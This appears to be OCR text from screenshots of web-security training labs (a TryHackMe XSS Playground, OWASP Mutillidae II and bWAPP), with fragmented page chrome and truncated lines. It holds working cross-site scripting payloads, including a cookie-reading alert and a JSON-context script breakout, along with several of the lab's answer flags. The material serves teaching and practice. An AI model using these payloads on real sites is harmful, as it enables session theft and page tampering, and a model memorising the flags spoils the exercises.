Please note, this is **not** linked to your TryHackMe account.

Login

Username:

Register

Username:

Questions:

1. Add a comment and see if you can insert some of your own HTML.
2. Create an alert popup box appear on the page with your document cookies.
3. Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript.

If you need hints for the questions, click here

Comments

Successfully added a comment!

`Jack`: Hey Everyone!
`Logan`: Hey Jack, how're you?
`Jack`: Yeah good thanks!
`test`: Hello

Add a comment

Add your comment here...

Comment

Title	IP Address	Expires			
XSS Playground Lite	10.10.93.236	53m 07s	?	Add 1 hour	Terminate

On the same reflective page, craft a reflected XSS payload that will cause a popup with your machines IP address.

ReflectiveXss4TheWin | Correct Answer | Hint

Now navigate to http://10.10.93.236/ in your browser and click on the "Stored XSS" tab on the navbar; make an account.

Then add a comment and see if you can insert some of your own HTML.

HTML_T4gs | Correct Answer

On the same page, create an alert popup box appear on the page with your document cookies.

Answer format: ********** | Submit

Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript.

Answer format: ********** | Submit | Hint

Task 21 [Severity 8] Insecure Deserialization

Task 22 [Severity 8] Insecure Deserialization - Objects

Comments

Successfully added a HTML comment! Answer for Q1: **HTML_T4gs**

`Jack`: Hey Everyone!
`Logan`: Hey Jack, how're you?
`Jack`: Yeah good thanks!
`test`: Hello
`test`:
TEST

Add a comment

<script>alert(document.cookies)</script>

TryHackMe | OWASP To | THM ~ XSS Playground

10.10.93.236/stored

133%

Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Exploit-DB | GHDB

Jack: Yeah good thanks!

test: Hello

test:

TEST

test:

Add a comment

<script>document.querySelector('#thm-title').textContent='I am a hacker'</script>

Comment

Debugger | Network | Style Editor | Performance | Memory | Storage | Accessibility | What's New

I am a hacker Reflected XSS Stored XSS

Stored XSS

This page will demonstrate a few (stored) cross-site scripting attacks. All answers need to be submitt

Questions:

1. Add a comment and see if you can insert some of your own HTML.
2. Create an alert popup box appear on the page with your document cookies.
3. Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript. Answ

If you need hints for the questions, click here

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Getting Started: Project Whitepaper

A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards

Reflected (First Order)
Persistent (Second Order)
DOM Injection
Via "Input" (GET/POST)
Via HTTP Headers
Via HTTP Attribute
Via Misconfiguration
Against HTML 5 Storage
Against JSON
Via Cookie Injection
Via XML Injection
Via XPath Injection

HTML5 Storage
Password Generator


Password Generator

Help Me!

asswords is importa
ow to generate a pas
rd is for anonymous

erate Password

92.168.1.12/mutillidae/index.php?page=password-generator.php&username=anonymous


Mozilla Firefox
Kali Linux
192.168.1.12/mutillidae/
http://192.168.1.12/mutillid
192.168.1.12/mutillidae/index.php?page=password-generator.php&username=</script><script>alert('Hello')</script>
150%
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24
Security Level: 0 (Hosed)
Hints: Enabled (1 - 5cr1pt K1dd1e)
Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
Back
Help Me
Hello
OK

bWAPP - XSS

192.168.1.12/bWAPP/xss_json.php?title=test&action=search

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an extremely buggy web app !

low | Set | Curr

Bugs | Change Password | Create User | Set Security Level | Reset | Credits | Blog | Logout

/ XSS - Reflected (JSON) /

Search for a movie: <script>alert()</script> Search

test??? Sorry, we don't have that movie :(

bWAPP - XSS

192.168.1.12/bWAPP/xss_json.php?title=<script>alert()<%2Fscript>&action=search

Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Exploit-DB | GHDB


Bugs | Change Password | Create User | Set Security Level | Reset | Credits | Blog | L

/ XSS - Reflected (JSON) /

Search for a movie: Search

??? Sorry, we don't have that movie :("})}'; // var JSONResponse = eval ("(" + JSONResponseString + ")"); var JSONResponse = JSON.parse(JSONResponseString); document.getElementById("result").innerHTML=JSONResponse.movies[0].response;

```
    <p>

    <label for="title">Search for a movie:</label>
    <input type="text" id="title" name="title">

    <button type="submit" name="action" value="search">Search</button>

    </p>

    </form>

    <div id="result"></div>

    <script>

        var JSONResponseString = '{"movies":[{"response":"<script>alert()</script>??? Sorry, we don&#

        // var JSONResponse = eval ("(" + JSONResponseString + ")");
        var JSONResponse = JSON.parse(JSONResponseString);

        document.getElementById("result").innerHTML=JSONResponse.movies[0].response;

    </script>

</div>
```


bWAPP - XSS - Mozilla Firefox
bWAPP - XSS
http://192.168.1.12/bWAPP/
192.168.1.12/bWAPP/xss_json.php?title="}]}'%3B<%2Fscript><script>alert('Hello!')%3B&action=search
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
/ XSS - Reflected (JSON) /
Search for a movie:
"}]}';</script><script>alert('He
Search